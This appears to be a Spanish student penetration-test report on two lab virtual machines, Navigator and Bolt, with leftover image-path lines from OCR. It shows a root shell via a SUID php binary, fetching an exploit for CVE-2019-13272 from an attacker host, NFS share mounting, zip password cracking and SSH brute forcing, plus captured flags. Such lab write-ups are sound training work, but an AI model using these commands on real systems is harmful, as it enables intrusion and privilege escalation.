ED25519 key fingerprint is SHA256:20OvGWVTlVYUa1OZ66+ITgaVeJyCjBYb1M+PlK3w7TY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? Y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.132.134' (ED25519) to the list of known hosts.
denisse@192.168.132.134's password:
Linux navigator 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
denisse@navigator:~$ ls
bandera1.txt
denisse@navigator:~$
```

Acceso por ssh

Usuario encontrado

Bandera encontrada

Búsqueda de binarios SUID

```
www-data@navigator:~/navigator.hm/navigate$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/php7.3
/usr/bin/su
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
www-data@navigator:~/navigator.hm/navigate$
```

Archivos que se pueden utlizar sin ser root

Acceso root con el SUID de php

```
www-data@navigator:~/navigator.hm/navigate$ /usr/bin/php7.3 -r "pcntl_exec('/
bin/sh', ['-p']);"
</usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
whoami
root
```

Acceso root desde el bash

Búsqueda de banderas

- Bandera 1

```
find / -name "bandera1.txt"
/home/denisse/bandera1.txt
cd /home/denisse/
ls
bandera1.txt
cat bandera1.txt
19019f428f02d94f958b9f709732a51e
```

Ubicación de la bandera

Contenido de la bandera

- Bandera 2

```
whoami
root
cd /root
ls
bandera2.txt
cat bandera2.txt
e3b9c48f529685a5fca3e8a5d7d27e0a
```


Busqueda de bandera2

Contenido

Manual

Intento de acceder mediante CVE-2019-13272:

1. Descarga del repositorio localmente



2. Transferencia del archivo .c

```
www-data@navigator:~/navigator.hm/navigate$ wget http://192.168.132.134:8080/CVE-2019-13272.c
<$ wget http://192.168.132.134:8080/CVE-2019-13272.c
--2024-05-01 19:06:07--  http://192.168.132.134:8080/CVE-2019-13272.c
Connecting to 192.168.132.134:8080... failed: Connection refused.
www-data@navigator:~/navigator.hm/navigate$ wget http://192.168.132.130:8080/CVE-2019-13272.c
<$ wget http://192.168.132.130:8080/CVE-2019-13272.c
--2024-05-01 19:06:46--  http://192.168.132.130:8080/CVE-2019-13272.c
Connecting to 192.168.132.130:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13962 (14K) [text/x-csrc]
Saving to: 'CVE-2019-13272.c'

     0K .......... ...                                        100% 8.70M=0.002s

2024-05-01 19:06:46 (8.70 MB/s) - 'CVE-2019-13272.c' saved [13962/13962]

www-data@navigator:~/navigator.hm/navigate$ ls
ls
```

3. Compilación de manera local en el servidor (manda error porque no existe el GCC instalado).

```
www-data@navigator:~/navigator.hm/navigate$ gcc -s CVE-2019-13272.c -o pwned
gcc -s CVE-2019-13272.c -o pwned
bash: gcc: command not found
```

4. Compilación en Docker para que tuviera la misma versión que la del servidor 2.28, el archivo se llama pwned

```
┌──(hmstudent㉿kali)-[~/Navigator/Exploit]
└─$ sudo docker  ps -a
CONTAINER ID   IMAGE           COMMAND       CREATED          STATUS                      PORTS     NAMES
34d8123cd2a6   debian:buster   "/bin/bash"   48 minutes ago   Exited (130) 28 minutes ago           quirky_albattani
```

Versión igual al server

5. Ejecución del archivo pwned en el server (Manda error porque no hay pkexec instalado).

```
www-data@navigator:~/navigator.hm/navigate$ ./pwned
./pwned
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[-] Could not find pkexec executable at /usr/bin/pkexecwww-data@navigator:~/navigator.hm/navigate$
```

5. Escalación de privilegios si/no

Si: Método de escalada

6. Banderas

Bandera1	19019f428f02d94f958b9f709732a51e
Bandera2	e3b9c48f529685a5fca3e8a5d7d27e0a

7. Herramientas usadas

Nmap	Para ver puertos y versiones
Arp-scan	Para ver puertos y versiones
Gobuster	Para ver ficheros disponibles
Searchsploit	Para buscar vulnerabilidades
Metasploit	Para buscar vulnerabilidades por versión
LinPEAS	Subida de privilegios mediante exploits
Nslookup	Para ver el dns con la ip
Dnsrecon	Para ver el dns con la ip

8. EXTRA Opcional

Herramientas usadas

Netdiscover	Para ver puertos
Nesus	Para ver vulnerabilidades
FFuF	Para ver ficheros disponibles
CVE-2019-13272	Archivo de vulnerabilidad
Docker	Para hacer contenedores con versiones especificas del SO

Técnicas:

Abuso de binarios SUID: Para poder acceder a la vm como root

9. Conclusiones y Recomendaciones

1) No dejar información importante en el código fuente y ficheros públicos para no poder entrar mediante fuzzing.

2) Cambias de CMS más actualizado.

3) Configurar Políticas de Seguridad para proteger binarios SUID.

VM Bolt

1. Reconocimiento

Nmap:

```
┌──(hmstudent㉿kali)-[~]
└─$ nmap -sn 192.168.132.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-01 22:23 EDT
Nmap scan report for 192.168.132.2
Host is up (0.00097s latency).
Nmap scan report for 192.168.132.130
Host is up (0.00014s latency).
Nmap scan report for 192.168.132.133
Host is up (0.00098s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.55 seconds
```

Ip victima

Arp-scan:

```
┌──(hmstudent㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for hmstudent:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:15:d1:b9, IPv4: 192.168.132.130
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-sca
)
192.168.132.1   00:50:56:c0:00:08   (Unknown)
192.168.132.2   00:50:56:fe:b8:41   (Unknown)
192.168.132.133 00:0c:29:9e:b0:3f   (Unknown)
192.168.132.254 00:50:56:f6:01:61   (Unknown)
```

Ip de la victima

Netdiscover:

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address   Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.132.1   00:50:56:c0:00:08   1      60  VMware, Inc.
192.168.132.2   00:50:56:fe:b8:41   1      60  VMware, Inc.
192.168.132.133 00:0c:29:9e:b0:3f   1      60  VMware, Inc.
192.168.132.254 00:50:56:f6:01:61   1      60  VMware, Inc.
```

Puertos abiertos descubiertos por nmap:

```
┌──(hmstudent㉿kali)-[~/Bolt/Nmap]
└─$ sudo nmap -sS --min-rate 1000 -p- --open -n -v -Pn 192.168.132.133 -oG allPorts
[sudo] password for hmstudent:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-01 22:27 EDT
Initiating ARP Ping Scan at 22:27
Scanning 192.168.132.133 [1 port]
Completed ARP Ping Scan at 22:27, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:27
Scanning 192.168.132.133 [65535 ports]
Discovered open port 8080/tcp on 192.168.132.133
Discovered open port 80/tcp on 192.168.132.133
Discovered open port 111/tcp on 192.168.132.133
Discovered open port 22/tcp on 192.168.132.133
Discovered open port 33039/tcp on 192.168.132.133
Discovered open port 43203/tcp on 192.168.132.133
Discovered open port 43257/tcp on 192.168.132.133
Discovered open port 2049/tcp on 192.168.132.133
Discovered open port 34317/tcp on 192.168.132.133
Completed SYN Stealth Scan at 22:27, 4.95s elapsed (65535 total ports)
Nmap scan report for 192.168.132.133
Host is up (0.0016s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http        → Puertos abiertos
111/tcp   open  rpcbind
2049/tcp  open  nfs
8080/tcp  open  http-proxy
```

Versiones de puertos abiertos:

```
┌──(hmstudent㉿kali)-[~/Bolt/Nmap]
└─$ nmap -sV -sC -p22,80,111,2049,8080,36877,40425,48005,49273 -Pn 192.168.132.133 -oA nmap-results
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-01 22:29 EDT
Nmap scan report for 192.168.132.133
Host is up (0.00060s latency).

PORT      STATE  SERVICE      VERSION
22/tcp    open   ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 bd96ec082fb1ea06cafc468a7e8ae355 (RSA)
|   256 56323b9f482de07e1bdf20f80360565e (ECDSA)
|_  256 95dd20ee6f01b6e1432e3cf438035b36 (ED25519)
80/tcp    open   http         Apache httpd 2.4.38 ((Debian))
|_http-title: Bolt - Installation error
|_http-server-header: Apache/2.4.38 (Debian)
111/tcp   open   rpcbind      2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4       111/tcp   rpcbind
|   100000  2,3,4       111/udp   rpcbind
|   100000  3,4         111/tcp6  rpcbind
|   100000  3,4         111/udp6  rpcbind
|   100003  3          2049/udp   nfs
|   100003  3          2049/udp6  nfs
|   100003  3,4        2049/tcp   nfs
|   100003  3,4        2049/tcp6  nfs
|   100005  1,2,3     33039/tcp   mountd
|   100005  1,2,3     49114/udp   mountd
|   100005  1,2,3     51151/tcp6  mountd
|   100005  1,2,3     51316/udp6  mountd
|   100021  1,3,4     36252/udp6  nlockmgr
|   100021  1,3,4     43203/tcp   nlockmgr
|   100021  1,3,4     44957/tcp6  nlockmgr
|   100021  1,3,4     59861/udp   nlockmgr
|   100227  3          2049/tcp   nfs_acl
|   100227  3          2049/tcp6  nfs_acl
|   100227  3          2049/udp   nfs_acl
|_  100227  3          2049/udp6  nfs_acl
2049/tcp  open   nfs_acl      3 (RPC #100227)
8080/tcp  open   http         Apache httpd 2.4.38 ((Debian))
|_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.38 (Debian)
36877/tcp closed unknown
40425/tcp closed unknown
48005/tcp closed nimbusdbctrl
```

Versiones de puertos abiertos

Conversión del .xml a .html:

Online Hosts

192.168.132.133

Ports

Port	Protocol	State Reason	Service	Product	Version	Extra Info
22	tcp	open syn-ack	ssh	OpenSSH	7.9p1 Debian 10+deb10u2	protocol 2.0

cpe:/a:openbsd:openssh:7.9p1

ssh-hostkey

```
2048 bd96ec082fb1ea06cafc468a7e8ae355 (RSA)
256 56323b9f482de07e1bdf20f0360565e (ECDSA)
256 95dd20ee6f01b6e1432e3cf438035b36 (ED25519)
```

80	tcp	open syn-ack	http	Apache httpd	2.4.38	(Debian)

cpe:/a:apache:http_server:2.4.38

http-title

```
Bolt - Installation error
```

http-server-header

```
Apache/2.4.38 (Debian)
```

111	tcp	open syn-ack	rpcbind		2-4	RPC #100000

rpcinfo

```
program version    port/proto  service
100000  2,3,4        111/tcp   rpcbind
100000  2,3,4        111/udp   rpcbind
100000  3,4          111/tcp6  rpcbind
100000  3,4          111/udp6  rpcbind
100003  3           2049/udp   nfs
100003  3           2049/udp6  nfs
100003  3,4         2049/tcp   nfs
100003  3,4         2049/tcp6  nfs
100005  1,2,3      33039/tcp   mountd
100005  1,2,3      49114/udp   mountd
```

IP, Puertos Sistema operativo

IP	192.168.132.133
Sistema Operativo	Linux Debian
Puertos/Servicios	22 SSH 80 HTTP 111 TCP/UDP 2049 NFS 8080 HTTP 36877 TCP/UDP 40425 TCP/UDP 48005 TCP/UDP 49273 TCP/UDP

2. Análisis de vulnerabilidades/debilidades

Escaneo de vulnerabilidades con nmap:

```
┌──(hmstudent㉿kali)-[~/Bolt/Nmap]
└─$ nmap --script="safe and vuln" -p22,80,111,2049,8080,36877,40425,48005,49273 -Pn 192.168.
132.133 -oA vulnScan
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-01 23:18 EDT
Nmap scan report for 192.168.132.133
Host is up (0.0010s latency).

PORT      STATE  SERVICE
22/tcp    open   ssh
80/tcp    open   http
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
111/tcp   open   rpcbind
2049/tcp  open   nfs
8080/tcp  open   http-proxy
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
36877/tcp closed unknown
40425/tcp closed unknown
48005/tcp closed nimbusdbctrl
49273/tcp closed unknown
```

Error al ejecutar exploit

Escaneo de vulnerabilidades con nfs:

```
┌──(hmstudent㉿kali)-[~/Bolt/Nmap]
└─$ nmap --script="nfs-*" -p111,2049 -n -Pn 192.168.132.133 -oA nfsScan
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-01 23:25 EDT
Nmap scan report for 192.168.132.133
Host is up (0.00073s latency).

PORT     STATE SERVICE
111/tcp  open  rpcbind
| nfs-showmount:
|_  /srv/nfs 172.16.0.0/12 10.0.0.0/8 192.168.0.0/16
2049/tcp open  nfs

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```


Enumeración NFS:

```
┌──(hmstudent㉿kali)-[~/Bolt/Nmap]
└─$ showmount -e 192.168.132.133
Export list for 192.168.132.133:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16

┌──(hmstudent㉿kali)-[~/Bolt/Nmap]
└─$ mkdir nfs

┌──(hmstudent㉿kali)-[~/Bolt/Nmap]
└─$ sudo mount -t nfs 192.168.132.133:/srv/nfs nfs/
[sudo] password for hmstudent:

┌──(hmstudent㉿kali)-[~/Bolt/Nmap]
└─$ cd nfs

┌──(hmstudent㉿kali)-[~/Bolt/Nmap/nfs]
└─$ ls
save.zip
```


Montar conexión NFS

Archivo que se descargo


Encontrando el CMS usado:



Fuzzing con gobuster a la 192.168.132.133 :



Fuzzing con ffuf a la 192.168.132.133 :



Fuzzing con gobuster a la 192.168.132.133:8080 :

```
┌──(hmstudent㉿kali)-[~/Bolt/Exploit]
└─$ gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://192.168.132.133:8080/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.132.133:8080/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 282]
/.htaccess            (Status: 403) [Size: 282]
/.htpasswd            (Status: 403) [Size: 282]
/dev                  (Status: 301) [Size: 323] [--> http://192.168.132.133:8080/dev/]
/index.php            (Status: 200) [Size: 94612]
/server-status        (Status: 403) [Size: 282]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Página encontrada


Fuzzing con ffuf a la 192.168.132.133:8080 :

```
┌──(hmstudent㉿kali)-[~/Bolt/Exploit]
└─$ ffuf -c -w /usr/share/wordlists/dirb/big.txt -u http://192.168.132.133:8080/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.132.133:8080/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htpasswd               [Status: 403, Size: 282, Words: 20, Lines: 10, Duration: 3ms]
.htaccess               [Status: 403, Size: 282, Words: 20, Lines: 10, Duration: 5ms]
:: Progress: [5669/20469] :: Job [1/1] :: 8695 req/sec :: Duration: [0:00:01] :: Errors: 0 :
dev                     [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 2ms]
:: Progress: [6017/20469] :: Job [1/1] :: 8000 req/sec :: Duration: [0:00:01] :: Errors: 0 :
:: Progress: [6488/20469] :: Job [1/1] :: 6451 req/sec :: Duration: [0:00:01] :: Errors: 0 :
:: Progress: [7264/20469] :: Job [1/1] :: 6250 req/sec :: Duration: [0:00:01] :: Errors: 0 :
:: Progress: [8203/20469] :: Job [1/1] :: 8695 req/sec :: Duration: [0:00:01] :: Errors: 0 :
:: Progress: [8951/20469] :: Job [1/1] :: 7407 req/sec :: Duration: [0:00:01] :: Errors: 0 :
:: Progress: [9841/20469] :: Job [1/1] :: 7692 req/sec :: Duration: [0:00:01] :: Errors: 0 :
```


Página encontrada

Vulnerabilidad de directorios encontrados:

Datos de acceso encontrados en directorios de la BD:



Página encontrada:



3. Explotación

Crackear la contraseña del zip encontrado con fcrackzip:

```
┌──(hmstudent㉿kali)-[~/Bolt/Exploit]
└─$ fcrackzip save.zip -b -D -p /usr/share/wordlists/rockyou.txt
possible pw found: java101 ()
```

Password del zip

```
┌──(hmstudent㉿kali)-[~/Bolt/Exploit]
└─$ 7z e save.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,32 CPUs AMD Ryzen 7 57
00U with Radeon Graphics          (860F81),ASM,AES-NI)

Scanning the drive for archives:
1 file, 2132 bytes (3 KiB)

Extracting archive: save.zip
--
Path = save.zip
Type = zip
Physical Size = 2132


Enter password (will not be echoed):
Everything is Ok

Files: 3
Size:       2101
Compressed: 2132
```

Extracción completa

Búsqueda de bandera1:

```
┌──(hmstudent㉿kali)-[~/Bolt/Exploit]
└─$ ls
bandera1.txt  id_rsa  save.zip  todo.txt

┌──(hmstudent㉿kali)-[~/Bolt/Exploit]
└─$ cat bandera1.txt
aa7153d8889e1efd2bd57dab46e528e5
```


Bandera del archivo zip

Bandera1

Fuerza bruta a la página:


```
┌──(hmstudent㉿kali)-[~/Bolt/Exploit]
└─$ crackmapexec ssh 192.168.132.133 -u users.txt -p pass.txt
SSH         192.168.132.133 22     192.168.132.133  [*] SSH-2.0-OpenSSH_7.9p1 Debian-10+deb1
0u2
SSH         192.168.132.133 22     192.168.132.133  [-] jp:I_love_java Authentication failed
.
SSH         192.168.132.133 22     192.168.132.133  [-] bolt:I_love_java Authentication fail
ed.
```

Acceder al sistema con local file inclusión y path traversal:

